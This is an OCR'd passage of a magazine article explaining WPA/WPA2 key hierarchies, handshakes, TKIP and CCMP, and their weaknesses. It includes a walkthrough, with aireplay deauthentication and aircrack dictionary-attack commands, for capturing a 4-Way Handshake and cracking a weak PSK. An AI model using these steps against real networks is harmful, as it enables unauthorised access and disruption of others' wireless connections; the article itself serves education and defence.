

Figure 10. *Phase 3: Group Key Hierarchy*

Phase 3: Key hierarchy and distribution

Connection security relies heavily on secret keys. In RSN, each key has a limited lifetime and overall security is ensured using a collection of various keys, organised into a hierarchy. When a security context is established after successful authentication, temporary (session) keys are created and regularly updated until the security context is closed. Key generation and exchange is the goal of the third phase. Two handshakes occur during key derivation (see Figure 7):

- *4-Way Handshake* for PTK (*Pairwise Transient Key*) and GTK (*Group Transient Key*) derivation,
- *Group Key Handshake* for GTK renewal.

The PMK (*Pairwise Master Key*) derivation depends on the authentication method used:

- if a PSK (*Pre-Shared Key*) is used, PMK = PSK. The PSK is generated from a passphrase (from 8 to 63 characters) or a 256-bit string and provides a solution for home networks and small enterprises that have no authentication server,



Figure 11. *Phase 3: Group Key Handshake*



Figure 12. *TKIP Key-Mixing Scheme and encryption*



Figure 13. *MIC computation using the Michael algorithm*

- if an authentication server is used, the PMK is derived from the 802.1X authentication MK.

The PMK itself is never be used for encryption or integrity checking. Instead, it is used to generate a temporary encryption key – for unicast traffic this is the PTK (*Pairwise Transient Key*). The length of the PTK depends on encryption protocol: 512 bits for TKIP and 384 bits for CCMP. The PTK consists of a several dedicated temporary keys:

- KCK (*Key Confirmation Key* – 128 bits): Key for authenticating messages (MIC) during the *4-Way Handshake* and *Group Key Handshake*,
- KEK (*Key Encryption Key* – 128 bits): Key for ensuring data confidentiality during the *4-Way Handshake* and *Group Key Handshake*,
- TK (*Temporary Key* – 128 bits): Key for data encryption (used by TKIP or CMMP),
- TMK (*Temporary MIC Key* – 2x64 bits): Key for data authentication (used only by Michael with TKIP). A dedicated key is used for each side of the communication.

This hierarchy is summarised in Figure 8.

The *4-Way Handshake*, initiated by the access point, makes it possible to:

- confirm the client's knowledge of the PMK,
- derive a fresh PTK,
- install encryption and integrity keys,
- encrypt transport of the GTK,
- confirm cipher suite selection.

Four EAPOL-Key messages are exchanged between the client and the access point during the *4-Way Handshake*. This process is illustrated in Figure 9.

The PTK is derived from the PMK, a fixed string, the MAC address of the access point, the MAC address of the client and two random numbers (*ANonce* and *SNonce*, generated by the authenticator and supplicant respectively). The access point initiates the first message by selecting the random number *ANonce* and sending it to the supplicant, without encrypting the message or otherwise protecting it against tampering. The supplicant generates its own random number *SNonce* and can now calculate the PTK and derived temporary keys, so it sends *SNonce* and the MIC key calculated from the second message using the KCK key. When the authenticator receives the second message, it can extract *SNonce* (because the message is not encrypted) and

calculate the PTK and derived temporary keys. Now it can verify the value of the MIC in the second message and thus be sure that the supplicant knows the PMK and has correctly calculated the PTK and derived temporary keys.

The third message sent by the authenticator to the supplicant contains the GTK (encrypted with the KEK key), derived from a random GMK and *GNonce* (see Figure 10 for details), along with an MIC calculated from the third message using the KCK key. When the supplicant receives this message, the MIC is checked to ensure that the authenticator knows the PMK and has correctly calculated the PTK and derived temporary keys.

The last message acknowledges completion of the whole handshake and indicates that the supplicant will now install the key and start encryption. Upon receipt, the authenticator installs its keys after verifying the MIC value. Thus, the mobile device and the access point have obtained, computed and installed encryption keys and are now able to communicate over a secure channel for unicast and multicast traffic.

Multicast traffic is protected with another key, the GTK (*Group Transient Key*), generated from a master key called GMK (*Group Master Key*), a fixed string, the MAC address of the access point and a random number *GNonce*. The length of the GTK depends on encryption protocol – 256 bits for TKIP and 128 bits for CCMP. GTK is divided into dedicated temporary keys:

- GEK (*Group Encryption Key*): Key for data encryption (used by CCMP for authentication and encryption and by TKIP),
- GIK (*Group Integrity Key*): Key for data authentication (used only by Michael with TKIP).

This hierarchy is summarized in Figure 10.

Two *EAPOL-Key* messages are exchanged between the client and



Figure 14. *CCMP encryption*

Listing 7. *Discovering nearby networks*

```
# airodump ath0 wpa-crk 0

 BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   56      112        16   1  48  WPA   hakin9demo


 BSSID              STATION            PWR  Packets  ESSID

 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   34        1  hakin9demo
```

Listing 8. *Launching a dictionary attack*

```
$ aircrack -a 2 -w some_dictionnary_file -0 wpa-psk.cap
Opening wpa-psk.cap
Read 541 packets.
 BSSID              ESSID       Encryption
 00:13:10:1F:9A:72  hakin9demo  WPA (1 handshake)
```

Figure 15. *Weak WPA PSK found with Aircrack*

Listing 9. *wpa_supplicant sample configuration file for WPA2*

```
ap_scan=1           # Scan radio frequency and select appropriate access
                      point
network={           # First wireless network
  ssid="some_ssid"  # SSID of the network
  scan_ssid=1       # Send Probe Request to find hidden SSID
  proto=RSN         # RSN for WPA2/IEEE 802.11i
  key_mgmt=WPA-PSK  # Pre-Shared Key authentication
  pairwise=CCMP     # CCMP protocol (AES encryption)
  psk=1232813c587da145ce647fd43e5908abb45as4a1258fd5e410385ab4e5f435ac
}
```

the access point during the *Group Key Handshake*. This handshake makes use of temporary keys generated during the *4-Way Handshake* (KCK and KEK). This process is illustrated in Figure 11.

The *Group Key Handshake* is only needed to disassociate a host and to renew the GTK at a client's request. The authenticator initiates the first message by choosing the random number *GNonce* and calculating a new GTK. It sends the encrypted GTK (using KEK), the GTK sequence number and the MIC calculated from this message using KCK to the supplicant. When the message is received by the supplicant, the MIC is verified and the GTK can be decrypted.

The second message acknowledges the completion of the *Group Key Handshake* by sending the GTK sequence number and the MIC calculated on this second message. Upon receipt, the authenticator installs the new GTK (after verifying the MIC value).

An *STAkey Handshake* also exists, but will not be discussed here. It supports the generation of a secret transient key called *STAkey* by the access point for ad-hoc connections.

Phase 4: RSNA data confidentiality and integrity

All the keys generated previously are used in protocols supporting RSNA data confidentiality and integrity:

- TKIP (*Temporal Key Hash*),
- CCMP (*Counter-Mode / Cipher Block Chaining Message Authentication Code Protocol*),
- WRAP (*Wireless Robust Authenticated Protocol*).

An important concept must be understood before detailing these protocols: the difference between an MSDU (*MAC Service Data Unit*) and an MPDU (*MAC Protocol Data Unit*). Both refer to a single packet of data, but MSDU represents data before fragmentation, while MPDUs are the multiple data units after fragmentation. The difference is important in TKIP and CCMP encryption, since in TKIP the MIC is calculated from the MSDU, while in CCMP it is calculated from the MPDU.

Just like WEP, TKIP is based on RC4 encryption algorithm, but it exists for just one reason: to allow WEP systems to be upgraded in order to implement a more secure protocol. TKIP is required for WPA certification and is also included as part of the RSN 802.11i as an option. TKIP adds corrective measures for each of the WEP vulnerabilities described earlier:

- message integrity: a new MIC (*Message Integrity Protocol*) called Michael that can be implemented in software running on slow microprocessors,
- IV: new selection rules for IV values, reusing the IV as a replay counter (TSC, or *TKIP Sequence Counter*) and increasing the size of the IV to avoid reuse,
- *Per Packet Key Mixing*: to yield apparently unrelated encryption keys,
- key management: new mechanism for key distribution and change.

The TKIP Key-Mixing Scheme is divided into two phases. Phase 1 involves static data – the secret session key TEK, the transmitter MAC address TA (included to prevent IV collisions) and the higher 32 bits of the IV. Phase 2 includes the output of Phase 1 and the lower 16 bits of the IV, changing all the bits of the *Per Packet Key* field for each new IV. The IV value always starts with 0 and is incremented by 1 for each packet sent, with any messages whose TSC is not greater than the last message being discarded. The output of Phase 2 and part of the extended IV (plus a dummy byte) are the input for RC4, generating a keystream that is XOR-ed with the plaintext MPDU, the MIC calculated from the MPDU and the old ICV from WEP (see Figure 12).

MIC computation uses the Michael algorithm by Niels Ferguson. It was created for TKIP and has a target security level of 20 bits (the algorithm doesn't use multiplication for performance reasons, as it must be supported on old wireless hardware later to be upgraded to WPA). Due to this limitation, countermeasures are needed to avoid MIC forgery. MIC failures must be kept below two per minute, otherwise a 60 second blackout is enforced and new keys (GTK and PTK) must be established afterwards. Michael computes an 8-octet check value called the MIC



Figure 16. *WPA2 support on Windows XP SP2*

About the author

Guillaume Lehembre is a French security consultant and has been working at HSC (Hervé Schauer Consultants – *http://www.hsc.fr*) since 2004. During his varied professional career he has dealt with audits, studies and penetration tests, acquiring experience in wireless security. He has also delivered public readings and published papers on security. Guillaume can be contacted at: *Guillaume.Lehembre@hsc.fr*

and appends it to the MSDU prior to transmission. The MIC is calculated from the source address (SA), destination address (DA), plaintext MSDU and the appropriate TMK (depending on the communication side, a different key is used for transmission and reception).

CCMP is based on the AES (*Advanced Encryption Standard*) block cipher suite in its CCM mode of operation, with the key and blocks being 128 bits long. AES is to CCMP what RC4 is to TKIP, but unlike TKIP, which was intended to accommodate existing WEP hardware, CCMP isn't a compromise, but a new protocol design. CCMP uses counter mode in conjunction with a message authentication method called *Cipher Block Chaining* (CBC-MAC) to produce an MIC.

Some interesting features were also added, such as the use of a single key for encryption and authentication (with different initialisation vectors) or covering non-encrypted data by the authentication. The CCMP protocol adds 16 bytes to the MPDU: 8 bytes for the CCMP header and 8 bytes for the MIC. The CCMP header is an unencrypted field included between the MAC header and encrypted data, including the 48-bit PN (*Packet Number* = Extended IV) and *Group Key KeyID*. The PN is incremented by one for each subsequent MPDU.

MIC computation uses the CBC-MAC algorithm that encrypts a starting nonce block (computed from the *Priority* fields, MPDU source address and incremented PN) and XORs subsequent blocks to obtain a final MIC of 64 bits (the final MIC is a 128-bit block, since the lower 64 bits are discarded). The MIC is then appended to the plaintext data for AES encryption in counter mode. The counter is constructed from a nonce similar to the MIC one, but with an extra counter field initialised to 1 and incremented for each block.

The last protocol is WRAP, also based on AES, but using the OCB (*Offset Codebook Mode*) authenticated encryption scheme (encryption and authentication in a single computation). OCB was the first mode selected by the IEEE 802.11i working group, but was eventually abandoned due to intellectual property issues and possible licensing fees. CCMP was then adopted as mandatory.

On the Net

- *http://standards.ieee.org/getieee802/download/802.11i-2004.pdf* – IEEE 802.11i standard,
- *http://www.awprofessional.com/title/0321136209* – Real 802.11 Security Wi-Fi Protected Access and 802.11i (John Edney, William A. Arbaugh) – Addison Wesley – ISBN: 0-321-13620-9,
- *http://www.cs.umd.edu/~waa/attack/v3dcmnt.htm* – An inductive chosen plaintext attack against WEP/WEP2 (Arbaugh),
- *http://www.drizzle.com/~aboba/IEEE/rc4_ksaproc.pdf* – Weaknesses in the Key Scheduling Algorithm of RC4 (Fluhrer, Mantin, Shamir),
- *http://www.dachb0den.com/projects/bsd-airtools/wepexp.txt* – h1kari optimization,
- *http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf* – Intercepting Mobile Communications: The Insecurity of 802.11 (Borisov, Goldberg, Wagner),
- *http://airsnort.shmoo.com/* – AirSnort,
- *http://www.cr0.net:8040/code/network/aircrack/* – Aircrack (Devine),
- *http://weplab.sourceforge.net/* – Weplab (Sanchez),
- *http://www.Wi-Finetnews.com/archives/002452.html* – WPA PSK weakness (Moskowitz),
- *http://new.remote-exploit.org/images/5/5a/Cowpatty-2.0.tar.gz* – Cowpatty WPA-PSK Cracking tools,
- *http://byte.csc.lsu.edu/~durresi/7502/reading/p43-he.pdf* – Analysis of the 802.11i 4-Way Handshake (He, Mitchell),
- *http://www.cs.umd.edu/%7ewaa/1x.pdf* – An initial security analysis of the IEEE 802.1X standard (Arbaugh, Mishra),
- *http://support.microsoft.com/?kbid=893357* – WPA2 Update for Microsoft Windows XP SP2,
- *http://hostap.epitest.fi/wpa_supplicant/ – wpa_supplicant*,
- *http://www.securityfocus.com/infocus/1814* – WEP: Dead Again, Part 1,
- *http://www.securityfocus.com/infocus/1824* – WEP: Dead Again, Part 2.

WPA/WPA2 weaknesses

While a number of minor weaknesses have been discovered in WPA/WPA2 since their release, none of them are too dangerous provided simple security recommendations are followed.

The most practical vulnerability is the attack against WPA/WPA2's PSK key. As already mentioned, the PSK provides an alternative to 802.1x PMK generation using an authentication server. It is a string of 256 bits or a passphrase of 8 to 63 characters used to generate such a string using a known algorithm: PSK = PMK = PBKDF2(password, SSID, SSID length, 4096, 256), where PBKDF2 is a method used in PKCS#5, 4096 is the number of hashes and 256 is the length of the output. The PTK is derived from the PMK using the *4-Way Handshake* and all information used to calculate its value is transmitted in plain text.

The strength of PTK therefore relies only on the PMK value, which for PSK effectively means the strength of the passphrase. As indicated by Robert Moskowitz, the second message of the *4-Way Handshake* could be subjected to both dictionary and brute force offline attacks.

The cowpatty utility was created to exploit this flaw, and its source code was used and improved by Christophe Devine in Aircrack to allow PSK dictionary and brute force attacks on WPA.

The protocol design (4096 hashes for each password attempt) means that a brute force attack is very slow (just a few hundred passwords per second with the latest single processor).

The PMK cannot be pre-computed since the passphrase is additionally scrambled based on the ESSID. A good non-dictionary passphrase (at least 20 characters) should be chosen to effectively protect from this flaw.

To perform this attack, the attacker must capture the *4-Way Handshake* messages by passively monitoring the wireless network or using the deauthentication attack (as described earlier) to speed up the process.

In fact, the first two messages are required to start guessing at PSK values. Remember that PTK = PRF-X (PMK, Pairwise key expansion, Min(AP_Mac, STA_Mac) || Max(AP_Mac, STA_Mac) || Min(*ANonce*, *SNonce*) || Max(*ANonce*, *SNonce*)), where PMK equals PSK in our case.

After the second message, the attacker knows *ANonce* (from the first message) and *SNonce* (from the second message) and can start guessing at the PSK value to calculate the PTK and derived temporary keys. If the PSK is guessed correctly, the MIC of the second message could be obtained with the corresponding KCK – otherwise a new guess has to be made.

Now for a practical example. It starts off just as our WEP cracking

Glossary

- AP – *Access Point*, a base station for a Wi-Fi network which connects wireless clients to each other and to wired networks.
- ARP – *Address Resolution Protocol*, protocol for translating IP addresses to MAC addresses.
- BSSID – *Basic Service Set Identifier*, MAC address of the access point.
- CCMP – *Counter-Mode / Cipher Block Chaining Message Authentication Code Protocol*, encryption protocol used in WPA2, based on the AES block cipher suite.
- CRC – *Cyclic Redundancy Check*, pseudo-integrity algorithm used in WEP protocol (weak).
- EAP – *Extensible Authentication Protocol*, framework for various authentication methods.
- EAPOL – *EAP Over LAN*, protocol used in wireless networks to transport EAP.
- GEK – *Group Encryption Key*, key for data encryption in multicast traffic (also used for integrity in CCMP).
- GIK – *Group Integrity Key*, key for data encryption in multicast traffic (used in TKIP).
- GMK – *Group Master Key*, main key of the group key hierarchy.
- GTK – *Group Transient Key*, key derived from the GMK.
- ICV – *Integrity Check Value*, data field appended to plaintext data for integrity (based on the weak CRC32 algorithm).
- IV – *Initialization Vector*, data combined with the encryption key to produce a unique keystream.
- KCK – *Key Confirmation Key*, integrity key protecting handshake messages.
- KEK – *Key Encryption Key*, confidentiality key protecting handshake messages.
- MIC – *Message Integrity Code*, data field appended to plaintext data for integrity (based on the Michael algorithm).
- MK – *Master Key*, main key known by the supplicant and the authenticator after the 802.1x authentication process.
- MPDU – *Mac Protocol Data Unit*, data packet before fragmentation.
- MSDU – *Mac Service Data Unit*, data packet after fragmentation.
- PAE – *Port Access Entity*, 802.1x logical port.
- PMK – *Pairwise Master Key*, main key of the pairwise key hierarchy.
- PSK – *Pre-Shared Key*, key derived from a passphrase, replacing the PMK normally issued by a real authenticator server.
- PTK – *Pairwise Transient Key*, key derived from the PMK.
- RSN – *Robust Security Network*, 802.11i security mechanism (TKIP, CCMP etc.).
- RSNA – *Robust Security Network Association*, security association used in a RSN.
- RSN IE – *Robust Security Network Information Element*, fields containing RSN information included in *Probe Response* and *Association Request*.
- SSID – *Service Set Identifier*, the wireless network identifier (not the same as ESSID).
- STA – *Station*, a wireless client.
- TK – *Temporary Key*, key for data encryption in unicast traffic (also used for integrity checking in CCMP).
- TKIP – *Temporal Key Integrity Protocol*, encryption protocol used in WPA based on RC4 algorithm (like WEP).
- TMK – *Temporary MIC Key*, key for data integrity in unicast traffic (used in TKIP).
- TSC – *TKIP Sequence Counter*, replay counter used in TKIP (not the same as Extended IV).
- TSN – *Transitional Security Network*, pre-802.11i security mechanism (WEP etc.).
- WEP – *Wired Equivalent Privacy*, default encryption protocol for 802.11 networks.
- WPA – *Wireless Protected Access*, implementation of an early version of the 802.11i standard, based on the TKIP encryption algorithm.
- WRAP – *Wireless Robust Authenticated Protocol*, old encryption protocol used in WPA2.

example did. The first step is to activate monitor mode:

```
# airmon.sh start ath0
```

The next step discovers nearby networks and their associated clients (see Listing 7).

This result could be interpreted as follows: one access point with BSSID 00:13:10:1F:9A:72 is using WPA encryption on channel 1 with the SSID *hakin9demo* and one client, identified by MAC 00:0C:F1:19:77:5C address are associated and authenticated on this wireless network (meaning that the *4-Way Handshake* has already been done for this client).

Once the target network has been found, capture should be launched on the correct channel to avoid missing desired packets while scanning other channels:

```
# airodump ath0 wpa-psk 1
```

Legitimate clients should then be dissociated, forcing them to initiate a new association and allowing us to capture *4-Way Handshake* messages. Aireplay is also used for this attack and will dissociate the selected client with the specified BSSID by sending a fake dissociation request:

```
# aireplay -0 1 -a <BSSID>
  -c <client_mac> ath0
```

The final step is to launch a dictionary attack using Aircrack (see Listing 8). Figure 15 presents the results.

The other main WPA weakness is a Denial of Service possibility during the *4-Way Handshake*. Changhua He and John C. Mitchell noticed that the first message of the *4-Way Handshake* isn't authenticated and each client has to store every first message until they receive a valid third (signed) message, leaving the client potentially vulnerable to memory exhaustion. By spoofing the first message sent by the access point, an attacker can perform a DoS on the client if it possible for several simultaneous sessions to exist.

The Michael Message Integrity Code also has known weaknesses resulting from its design (forced by the 802.11i task group). The security of Michael hinges on communication being encrypted. While cryptographic MICs are usually designed to resist known plaintext attacks (where the attacker has a plaintext message and its MIC), Michael is vulnerable to such attacks since it is invertible. Given a single known message and its MIC value, it is possible to discover the secret MIC key, so keeping the MIC value secret is critical. The final known weakness is a theoretical attack possibility against the WPA's *Temporal Key Hash*, involving reduced attack complexity (from ∂128 to ∂105) under certain circumstances (knowledge of several RC4 keys).

WPA/WPA2 are also subject to vulnerabilities affecting others 802.11i standard mechanisms, such as attacks with 802.1X message spoofing (*EAPoL Logoff*, *EAPoL Start*, *EAP Failure* etc.), first described by William A. Arbaugh and Arunesh Mishra and possible due to lack of authentication. Last but not least, it's important to note that using the WPA/WPA2 protocol provides no protection against attacks on underlying technologies, such as radio frequency jamming, DoS through 802.11 violations, de-authentication, de-association etc.

WPA/WPA2 OS implementation

On Windows, WPA2 support is not built-in. An update for Windows XP SP2 (KB893357) was released on 29 April 2005, adding WPA2 and improving network detection (see Figure 16). Other Microsoft operating systems have to use an external supplicant (commercial or open source, such as *wpa_supplicant* – the Windows version is experimental).

On Linux and *BSD, *wpa_supplicant* was ready for WPA2 when the 802.11i standard came out. The external supplicant supports a large number of EAP methods and key management features for WPA, WPA2 and WEP. Multiple networks can be declared with various encryption, key management and EAP methods – Listing 9 presents a simple WPA2 configuration file. The default location for the *wpa_supplicant* configuration file is */etc/wpa_supplicant.conf*, and the file should only be accessible to the root user.

The *wpa_supplicant* daemon should first be launched with root privileges in debug mode (`-dd` option), with the right driver support (in our example it is the `-D madWi-Fi` option to support the Atheros chipset), the name of the interface (`-i` option, in our case it is `ath0`) and a path to the configuration file (`-c` option):

```
# wpa_supplicant
  -D madWi-Fi
  -dd -c /etc/wpa_supplicant.conf
  -i ath0
```

All theoretical steps described above are output in debug mode (AP association, 802.1X authentication, *4-Way Handshake* etc.). Once everything is working, *wpa_supplicant* should be run in daemon mode (replace the `-dd` option with `-B`).

On Macintosh, WPA2 is supported with the release of the 4.2 update to Apple AirPort software: AirPort Extreme-enabled Macintoshes, AirPort Extreme Base Station and the AirPort Express.

Summary

It is clear that WEP encryption does not provide sufficient wireless network security and can only be used with higher-level encryption solutions (such as VPNs). WPA is a secure solution for upgradable equipment not supporting WPA2, but WPA2 will soon be the standard for wireless security. Do not forget to put your wireless equipment in a filtered zone and keep a wire connection handy for mission-critical networks – radio frequency jamming and low-level attacks (violation of 802.11 standard, false de-association etc.) can still be devastating. ●